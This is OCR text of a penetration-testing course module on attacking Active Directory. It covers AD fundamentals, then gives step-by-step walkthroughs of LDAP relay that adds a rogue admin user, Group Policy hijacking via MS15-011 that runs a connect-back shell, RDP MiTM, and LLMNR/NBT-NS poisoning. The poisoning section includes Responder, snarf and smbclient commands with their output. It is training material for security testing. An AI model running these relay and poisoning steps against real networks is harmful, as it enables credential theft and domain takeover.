Penetration Testing eXtreme

RED TEAMING ACTIVE DIRECTORY

MODULE 3

v 1.0

- 3.1. Introduction
- 3.2. Active Directory fundamentals
- 3.3. Traditional AD attacks
- 3.4. Red team oriented AD attacks
- 3.5 Kerberos tickets when NTLM is disabled
- 3.6 Password spraying using Kerberos
- 3.7 Persisting in Active Directory

Introduction

As far as the overall security posture of organizations is concerned, they have been focusing on the perimeter for years. Our job has been relatively easy.

This has changed over the last few years, with organizations integrating and utilizing security enhancements, that not only harden their internal infrastructure, but also allow for better infrastructure monitoring and logging.

We have already seen how we can gain an initial foothold in the targeted network, by means of an advanced social engineering attack. We have also covered advanced concepts in Active Directory reconnaissance and enumeration.

In this module we will cover:

- Ways in which we can totally compromise an organization's network.

We will focus our attention on Windows environments and especially Active Directory (AD) since this is the type of environment most organizations have in place due to its versatility and management capabilities.

Additionally, AD is constructed and used in such a way, that if compromised, most of the organization's assets and sensitive data can be accessed as well.

As mentioned before, our approach will be the one of a red team member (also known as the low and slow approach), but for completeness' sake, we will showcase key concepts of the traditional approach as well. This will help us understand the benefits of the red team approach.

When delivering an advanced penetration test or red team exercise, we want our activities to look like normal actions. Not only we will be stealthy this way, but we will minimize the possibilities of disrupting normal operations as well.

Before covering red team oriented attacks, let’s first get familiar with the Active Directory environment and then, we will cover some key concepts of the traditional network penetration testing approach.

Active Directory fundamentals

Active Directory, or AD, is a Windows-based directory service. It allows for centralized management of authentication and authorization.

Active Directory enables administrators to deploy role-based access control and least privilege efficiently.

Active Directory grants access based on Kerberos tickets.

Non-Windows devices, such as firewalls, can also authenticate against AD using LDAP or RADIUS.

Many companies use Active Directory for Single Sign-On or SSO, which allows internal sites, email access, FTP and other server programs to authenticate users based on their AD credentials.

A word of caution with SSO, the credentials are only as strong as the weakest link.

For example, if there is a weak internal site that authenticates a user using his AD credentials, an attacker could potentially compromise that site and retrieve AD credentials.

Whenever a connection, a query or modification must occur on a directory service, LDAP (Lightweight Directory Access Protocol) comes into play.

Following this slide, there is a brief overview of LDAP.

Lightweight Directory Access Protocol (LDAP)

- X.500 Standard
- Based on TCP/IP
- A method for accessing, searching, and modifying a directory service
- A client-server model

As far as authentication on Active Directory is concerned, the most common way for users to authenticate is by providing a username and password.

However, some computer systems also support authentication based on smart cards, one-time passwords, or biometric information.

Authentication in Active Directory

Common Logon Scenarios

- Interactive logon: grants access to the local computer
- Network authentication: grants access to network resources

Common authentication Security Support Providers on Windows Systems:


- NTLM
- Kerberos

Kerberos Authentication Steps

1. User authenticates to KDC. The initial request encrypts the current UTC timestamp with a long-term key.

2. If KDC can decrypt the timestamp with the user's key that is stored on AD and the time is within the accepted skew, authentication succeeds. KDC then creates a TGT, encrypted with the 'krbtgt' account's long-term key. The TGT is really just a special service ticket. Like all service tickets, it includes user identity information in a Privilege Attribute Certificate (PAC).

3. User requests a service ticket from the KDC. The request includes the user's TGT (from step 2), encrypted with the 'krbtgt' account's long-term key.



4. KDC decrypts the TGT and creates a service ticket. The user's PAC information is copied from the TGT to the new ticket. KDC then sends the service ticket to the user, who will pass it on to the target service. The ticket is encrypted with the target service account's long-term key.

5. User sends the service ticket and the service decrypts the ticket with its long-term key. The user's PAC information are included in the encrypted ticket, allowing the service to determine the user's authorization level for the service.

6. Service requests KDC to verify the 'krbtgt' signature for the PAC data.

7. Service sends encrypted timestamp for user validation (provides mutual authentication)

ADSecurity.org

Hijacking Kerberos Tickets to Remotely Access the Intranet

Weaknesses

NTLM	Kerberos
The encryption employed can be cracked	When RC4 encryption is employed, what we have is actually the NTLM hash
No mutual authentication	Compromise of the long term key equals compromise of Kerberos
The user's hash is the basis of all communications	Credential reuse is possible
Credential reuse is possible	TGS PAC validation is usually skipped
Credential can be leaked from a user's browser	

For your reference, the next two slides contain the attacks that target NTLM and Kerberos authentication. Do not worry if you are unfamiliar with some of them. We will cover the most important ones, as the module progresses.

NTLM Attacks

- ✓ SMB Relay
- ✓ Intranet HTTP NTLM authentication - Relay to attacker
- ✓ NBNS/LLMNR Poisoning (including WPAD attacks)
- ✓ HTTP -> SMB NTLM Relay
- ✓ ZackAttack - SOCKS proxy, SMB/HTTP, LDAP etc.
- ✓ Pass-the-hash

Kerberos Attacks

- ✓ Replay Attacks
- ✓ Pass-the-Ticket
- ✓ Over-pass-the-Hash (aka pass the key)
- ✓ Offline (User) Password Cracking (Kerberoast)
- ✓ Forged Tickets – Golden/Silver
- ✓ Diamond PAC
- ✓ MS14-068
- ✓ Skeleton Key

Let’s now see how authorization works on Active Directory.

When a user logs on to a system, he submits his credentials in order to interact with resources.

Active Directory validates access to a resource based on the user's security token. The security token, in essence, is the procedure of checking whether the user is included in the Access Control List (ACL) for the requested object/resource.

Some of the types of attributes that might be contained in the security token are:

- user group
- ownership
- admin privileges

The primary means by which a security principal is identified when trying to access network resources is an identifier called security identifier (SID). The SID attribute is unique for each user or security group.

An access control list (ACL) is a list of access control entries (ACE). Each ACE in an ACL identifies a security principal and the access rights allowed, denied or audited for that principal.

The security descriptor for a securable object can contain two types of ACLs: a DACL and a SACL.

A discretionary access control list (DACL) identifies the security principals that are allowed or denied access to an object.

When a person or process tries to access an object, the system checks the ACEs in the object's DACL to determine whether to grant access to it.

A system access control list (SACL) enables administrators to log attempts to access a secured object.

Each ACE specifies the types of access attempts by a specified principal that cause the system to generate a record in the security event log.

An ACE in a SACL can generate audit records when an access attempt fails, when it succeeds, or both.

3.2 Active Directory fundamentals: Authorization

MAP REF

Authorization overview in Active Directory

- Security principals are issued security identifiers (SIDs) when the account is created

- User accounts are issued security tokens during authentication that include the user's SID and all related group SIDs

- Shared resources on a network include access control lists (ACL) that define who can access the resource

- The security token is compared against the Discretionary Access Control List (DACL) on the resource and access is granted or denied


https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Active Directory Domain Services require a DNS infrastructure to operate. Active Directory supports AD integrated DNS. In the case of AD integrated DNS, DNS information is stored in Active Directory and replicated through it.

Following this slide, there is a brief overview of the AD and DNS relations.

3.2 Active Directory fundamentals: AD & DNS

MAP REF



https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Active Directory Domain Services consist of various physical and logical components.

3.2 Active Directory fundamentals: Components

MAP REF

AD DS is composed of both physical and logical components

Physical Components	Logical Components
• Data store	• Partitions
• Domain controllers	• Schema
• Global catalog server	• Domains
• Read-Only Domain Controller (RODC)	• Domain trees
	• Forests
	• Sites
	• Organizational units (OUs)

Stores the AD DS information. This is a file on each domain controller.

Contain a copy of AD DS database.

Hosts the global catalog, which is a partial, read-only copy of all the domain naming contexts in the forest. A global catalog speeds up searches for objects that might be attached to other domain controllers in the forest.

Various partitions exist in AD DS: domain directory, configuration directory, schema directory, application directory etc.

Defines the list of attributes all objects in the AD DS can have.

Logical, administrative boundary for users and computers

Collection of domain controllers that share a common root domain.

Collections of domains sharing a common AD DS.

Collections of users, groups, computers as defined by their physical locations. Useful during replication tasks.

Organizes the elements found at a given site or domain for the purposes of securing them more selectively.


https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

First, let's go through the AD DS physical components:

- Domain Controllers
- Global Catalog Servers
- Data Store
- Replication
- Sites

Domain Controllers

A domain controller is a server with the AD DS server role installed that has specifically been promoted to a domain controller



Domain controllers:

- Host a copy of the AD DS directory store
- Provide authentication and authorization services
- Replicate updates to other domain controllers in the domain and forest
- Allow administrative access to manage user accounts and network resources

Windows Server 2008 and later supports RODCs

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Things to note regarding Domain Controllers:

- Each domain controller holds a copy of the directory store and updates can be made to the AD DS data on all domain controllers except for RODCs.
- You can find multiple domain controllers in a domain.
- All domain controllers engage in authentication and authorization.


Things to note regarding RODCs:

- A read-only DC is actually read-only DC services, read-only DNS, read-only SYSVOL etc.

- A read-only DC has its own KRBTGT account, which means that Kerberos is cryptographically isolated from the rest of the domain. RODCs do not have any domain related passwords on them, by default.

Global Catalog Servers

Global catalog servers are domain controllers that also store a copy of the global catalog



The global catalog:

- Contains a copy of all AD DS objects in a forest that includes only some of the attributes for each object in the forest
- Improves efficiency of object searches by avoiding unnecessary referrals to domain controllers
- Required for users to log on to a domain

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Things to note regarding Global Catalog Servers:

- Administrators cannot enter information directly into this partition. The global catalog builds and updates its content based on values of a schema attribute (*isMemberOfPartialAttributeSet*), thus deciding when to replicate that attribute of an AD DS object in the global catalog.

What is the AD DS Data Store?

The AD DS data store contains the database files and processes that store and manage directory information for users, services, and applications

The AD DS data store:

- Consists of the Ntds.dit file
- Is stored by default in the %SystemRoot%\NTDS folder on all domain controllers
- Is accessible only through the domain controller processes and protocols

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Things to note regarding the AD DS Data Store:

- The NTDS.DIT file is a database mainly used to:
  1. Store the objects accessible in Active Directory
  2. Provide references to objects
  3. Store the security descriptors

- The AD DS database is managed by the DC only.

What is AD DS Replication?

AD DS replication copies all updates of the AD DS database to all other domain controllers in a domain or forest

AD DS replication:

- Ensures that all domain controllers have the same information
- Uses a multimaster replication model
- Can be managed by creating AD DS sites


https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Things to note regarding AD DS Replication:

- Domain controllers in the same site replicate their data, typically within 15 seconds after a change, completing replication with all members in a properly configured tree in about 45 seconds.

Domains

Domains are used to group and manage objects in an organization



Domains:

- An administrative boundary for applying policies to groups of objects
- A replication boundary for replicating data between domain controllers
- An authentication and authorization boundary that provides a way to limit the scope of access to resources


https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

All of the domain controllers in a particular domain can receive changes and replicate those changes to all other domain controllers in the domain.

Each domain in Active Directory is identified by a Domain Name System (DNS) domain name and requires one or more domain controllers.

Trees

A domain tree is a hierarchy of domains in AD DS




All domains in the tree:

- Share a contiguous namespace with the parent domain
- Can have additional child domains
- By default create a two-way transitive trust with other domains

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Forests

A forest is a collection of one or more domain trees




Forests:

- Share a common schema
- Share a common configuration partition
- Share a common global catalog to enable searching
- Enable trusts between all domains in the forest
- Share the Enterprise Admins and Schema Admins groups

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Organizational Units

OUs are Active Directory containers that can contain users, groups, computers, and other OUs




OUs are used to:

- Represent your organization hierarchically and logically
- Manage a collection of objects in a consistent way
- Delegate permissions to administer groups of objects
- Apply policies

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Trusts

Trusts provide a mechanism for users to gain access to resources in another domain

Types of Trusts	Description	Diagram
Directional	The trust direction flows from trusting domain to the trusted domain	
Transitive	The trust relationship is extended beyond a two-domain trust to include other trusted domains	

- All domains in a forest trust all other domains in the forest
- Trusts can extend outside the forest

https://mva.microsoft.com/en-us/training-courses/understanding-active-directory-8233

Things to note regarding AD Trusts:

- Domains can allow access to shared resources outside of their boundaries by using a trust. Forest trusts allow users to access resources in any domain in the other forest, as well as logon to any domain in the forest.

For a complete picture of the Active Directory structure and internals please refer to the following links.

- ✓ https://msdn.microsoft.com/en-us/library/bb727030.aspx
- ✓ https://www.microsoftpressstore.com/articles/article.aspx?p=2217264

Traditional AD attacks

In this module, we are going to cover:

- The most effective network manipulation/exploitation techniques that have proven effective over the years.

LDAP Relay

We assume familiarity with SMB relay.

In the case of classic SMB relay, the Domain Controller is immune and can't be used as a target due to the "SMB Signing" option being enabled by default, which is why we want to remind you of a technique called LDAP Relay.

LDAP Relay

LDAP Relay can be seen as the good old NTLM Relay with a twist. The third party host to which we will relay credentials will be the Domain Controller. LDAP Relay leverages the fact that signed Lightweight Directory Access Protocol (LDAP) binds are not required, by default. Consequently, replay attacks are feasible.

LDAP Relay

Let’s see how we can perform LDAP relaying using intercepter-ng.

LDAP Relay

The attacks lifecycle is the following:

1. Identify a Domain Administrator's workstation
2. Become a man in the middle between his workstation and the gateway
3. Inject a hidden link in the web traffic pointing to a HTTP listener that requests NTLM authentication
4. Redirect the captured credentials to the DC

LDAP Relay

The environment is the following:

- 192.16.1.100 DC (Windows Server 2008*)
- 192.16.1.13 Domain Administrator's workstation (Windows 8 machine)
- Signed LDAP binds are not required (this is by default)

*The attack was feasible against an insufficiently secured Windows Server 2012 R2 DC as well


3.3.1 Traditional AD attacks: LDAP Relay

MAP REF

LDAP Relay


1 192.16.1.13 is identified as a Domain Administrator's workstation. We add it as the target. We also add 192.16.1.1 as the gateway.

2 Inside the sniffer configuration we click on the "Expert Mode" and enable the LDAP relaying functionality



3 We also enable "LDAP Relay" on the MiTM options

4 We submit the DC's IP address and start ARP poisoning



5 Once our link is injected the "credentials" are relayed to the Domain Controller and intercepter-ng adds a new user with administrative privileges called "cepter".

```
[*] Relaying 192.16.1.13 to 192.16.1.100
[*] Relaying 192.16.1.13 to 192.16.1.100
[*] Sending authentication data
[*] Trying to add new user 'cepter'
[+] OK
[+] New user added!
```

Exploiting Group Policies

Group Policy is an infrastructure that allows administrators to implement specific configurations for users and computers.

Group Policy settings are contained in Group Policy objects (GPOs), which are linked to the following Active Directory service containers:

- Sites,
- Domains, or
- organizational units (OUs).

Exploiting Group Policies

The settings within GPOs are then evaluated by the affected targets, using the hierarchical nature of Active Directory.

Any computer that boots identifies what OU it is in and what Group Policies are applied.

Exploiting Group Policies

There's a link in the Group Policy object to SYSVOL containing where these Group Policy files and settings that need to be applied are, so that those files are copied down and then applied.

Exploiting Group Policies

The interesting thing is, that if we become a man in the middle between a domain controller SYSVOL share and a client, we can have that client run our version of that Group Policy.

Exploiting Group Policies

The feasibility of such an attack was demonstrated during MS15-011 disclosure.

This vulnerability allows an attacker to perform a MiTM attack and send custom GPOs back to a Windows system.

Exploiting Group Policies

You may be wondering why we should remember an old patch and technique.

The reason why you should remember this vulnerability is that it is still relevant.

Exploiting Group Policies

MS15-011 is one of the few cases where the patch alone isn't enough. Additional configuration should occur in order to secure the affected systems.

For more information please refer to the following link:

https://blog.rapid7.com/2015/03/12/are-you-really-protected-against-group-policy-bypass-and-remote-code-execution/

Exploiting Group Policies

The only publically available exploit for MS15-011 lives the inside intercepter-ng tool.

Let’s see how we could exploit an affected AD environment and hijack a group policy.

The environment is the following:

- 10.10.10.101 DC (Windows Server 2008*)
- 10.10.10.9 Target (Windows 7 machine)
- SMB Signing not enforced
- Our Windows attacking machine should:
  - ✓ NOT be domain-joined
  - ✓ Have "Network access: Let Everyone permissions apply to anonymous users" enabled
  - ✓ Have the appropriate "Advanced sharing options" configured so that it is accessible by the targeted machine

*The attack was feasible against an insufficiently secured Windows Server 2012 R2 DC as well


3.3.2 Traditional AD attacks: Exploiting Group Policies

MAP REF


Exploiting Group Policies

1 First we scan the targeted network. Then, we add 10.10.10.9 as a target and 10.10.10.101 as a gateway


2 Inside the MiTM Options we tick “GP Hijack”. Then, we start sniffing and ARP poisoning



3 Once the target searches for an available update for the Group Policy, the payload (intercepter’s custom connect back shell) is executed.



4



Exploiting Group Policies

Additionally, during the post-exploitation phase, we can tamper with Group Policy objects in AD or with those settings files in SYSVOL, and have computers apply our version of the policy settings.

Group Policies have a lot of capabilities, such as adding local administrators, adding or updating services, etc.

Exploiting Group Policies

This is an easy (although detectable) way of spreading the compromise in an AD environment.

RDP MiTM

RDP is widely used in Windows environments mainly for remote administrative tasks.

Often, RDP is vulnerable to MiTM attacks.

RDP MiTM

A successful MiTM attack against RDP can result in a decrypted RDP session containing keystrokes and subsequently (privileged) credentials.

RDP MiTM

The all time classic tool for RDP MiTM attacks is Cain.

For the specifics of this attack please refer to the following link: http://www.oxid.it/ca_um/topics/apr-rdp.htm

RDP MiTM

It should be noted that RDP enhanced with TLS encryption can also be MiTMed.

A great tool for executing such an attack is Seth. Seth can also attack RDP configurations enhanced with CredSSP.

RDP MiTM

It should be noted that Network Level Authentication (NLA) may prevent this attack from being successful and that ARP poisoning attacks can be easily detected by modern defenses.

RDP MiTM

It is not uncommon to come across environments that are not properly enforcing NLA on their RDP connections or not using certificates from a trusted authority to protect them.

RDP MiTM

If we also take into consideration that users having the privilege to establish RDP connections are privileged ones, we can understand how devastating a RDP MiTM attack can be.

RDP MiTM

Also be aware of the fact that you can perform passwordless RDP session hijacking in Windows versions if you have SYSTEM level access on a box.

This is a very stealthy way of gaining access to sensitive machines. Actually, this is not an attack; it is a Windows feature!

Sniffing Authentication Traffic

Via ARP cache poisoning we can perform MiTM attacks and put ourselves in a privileged network position, where we can intercept authentication traffic.

All native network authentication protocols are susceptible to disclosure attacks through sniffing.

Sniffing authentication traffic

We can identify usernames and domains easily since they are flowing in clear text form.

What is more interesting is the possibility of intercepting password hashes, which as we already know can enable a variety of attacks. The go-to tools for this are Cain, intercepter-ng, and PCredz.

Downgrading NTLM

Even on highly secured environments, it is not uncommon to come across a LAN Manager authentication level other than “Send NTLMv2 response only\refuse LM & NTLM”.

In that case, we will be able to perform a NTLM downgrade attack against the targeted network.

Downgrading NTLM

Even if a client requests a stronger authentication level, we can utilize Cain's functionality to perform a MiTM attack and downgrade the authentication level.

This way we will gather weaker/crack-able hashes. Once again, it should be noted that ARP cache poisoning attacks can be easily detected by modern defenses.

Non-Microsoft systems leaking credentials

There is a variety of non-Microsoft systems that utilize Windows authentication. Those systems can leak Windows credentials.

Non-Microsoft systems leaking credentials

We should focus our attention on web proxies, internal applications, virtualization consoles and database servers which utilize Windows authentication and oftentimes send credentials in clear text form, using Basic Authentication or LM network authentication protocols.

Non-Microsoft systems leaking credentials

Even in the case that they leverage HTTPS we may be able to extract (privileged) credentials through sniffing traffic.

LLMNR and NBT-NS poisoning

LLMNR and NBT-NS are both methods of resolving hostnames to IP addresses.

On a network, if we try to contact a system by name, the first system that will be reached is DNS.

LLMNR and NBT-NS poisoning

If that fails, LLMNR will be reached followed by NetBIOS. LLMNR is the successor to NetBIOS. In case a user tries to access a system, and it cannot be resolved, then an LLMNR/NetBIOS request will be sent over multicast or broadcast respectively.

LLMNR and NBT-NS poisoning

The interesting thing is that through poisoning attacks on this kind of legacy Microsoft broadcast traffic an attacker can respond to these requests, cause the victim to connect to his machine, and subsequently intercept hashes.

The go to tool for this kind of attack is Responder.

Enhancing Responder for a stealthier approach

Responder is usually used in conjunction with a SMB relaying tool to gain an initial foothold into a network.

The majority of SMB relaying tools will usually touch disk and create a new service to provide us with a shell. This is quite noisy.

LLMNR and NBT-NS poisoning

Let’s follow a stealthier approach using snarf.

Of course, for SMB relaying we will need privileged credentials to relay and a target that does not enforce SMB signing.

LLMNR and NBT-NS poisoning

Let’s start supposing that we identified a local administrator’s workstation (10.10.10.103).

Our attacking machine is 10.10.10.102.

LLMNR and NBT-NS poisoning

To identify machines that do not enforce SMB signing on the network, we can use RunFinger.py (part of Responder).

```
>> python RunFinger.py -i IP
```

```
root@kali:~/Downloads/arsenal/Responder/tools# python RunFinger.py -i 10.10.10.0
/24
Retrieving information for 10.10.10.102...
Retrieving information for 10.10.10.103...
SMB signing: False
Server Time: 2017-10-17 11:47:19
Os version: 'Windows 8.1 Pro 9600'
Lanman Client: 'Windows 8.1 Pro 6.3'
Machine Hostname: 'USER8'
This machine is part of the 'ELS' domain

Retrieving information for 10.10.10.107...
SMB signing: False
Server Time: 2017-10-17 11:47:19
Os version: 'Windows 7 Professional 7601 Service Pack 1'
Lanman Client: 'Windows 7 Professional 6.1'
Machine Hostname: 'WIN7-X86'
This machine is part of the 'ELS' domain
```

LLMNR and NBT-NS poisoning

Before we add 10.10.10.107 as a target, we should remember that Responder loads several rogue authentication servers, including a SMB one.

We will use snarf as our SMB server so, we should go to *Responder.conf* and set “SMB = Off.”

LLMNR and NBT-NS poisoning

To add 10.10.10.107 as a target on snarf, we fire up snarf, go to the “Control” tab and specify the target’s IP, as follows:

```
>> node snarf.js attacking_machine’s_IP
```

LLMNR and NBT-NS poisoning

Now, we fire up Responder and wait…

```
>>  python Responder.py -I eth0
```

Responder sends a poisoned answer to the admin's machine

```
[*] [NBT-NS] Poisoned answer sent to 10.10.10.103 for name ELS-WEBSEVRER (servic
e: File Server)
```

Snarf captures the SMB connection and keeps it alive

ID	Current?	Connection	Username	Host	Fresh	Hash	Actions
0	→	10.10.10.103 → 10.10.10.107	ELS\2ndAdmin	USER8 Windows 6.3 (Build 9600)	5 s	NTLMv2	kill choose expire block
1		10.10.10.103 → 10.10.10.107	ELS\2ndAdmin	USER8 Windows 6.3 (Build 9600)	4 s	NTLMv2	kill choose expire block

Click "choose" to use a session.

LLMNR and NBT-NS poisoning

We are now able to perform a variety of enumeration activities, leveraging the active session. For example, like share enumeration.

```
>> smbclient -L 127.0.0.1 -U whatever
```

```
root@kali:~# smbclient -L 127.0.0.1 -U whatever
WARNING: The "syslog" option is deprecated
Enter whatever's password:
Domain=[SNARFING_MITM] OS=[Snarf] Server=[Josh S. & Victor M.]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Client_VPN_Certs Disk
        IPC$            IPC       Remote IPC
        MyShareName     Disk
Connection to 127.0.0.1 failed (Error NT_STATUS_CONNECTION_REFUSED)
NetBIOS over TCP disabled -- no workgroup available
```

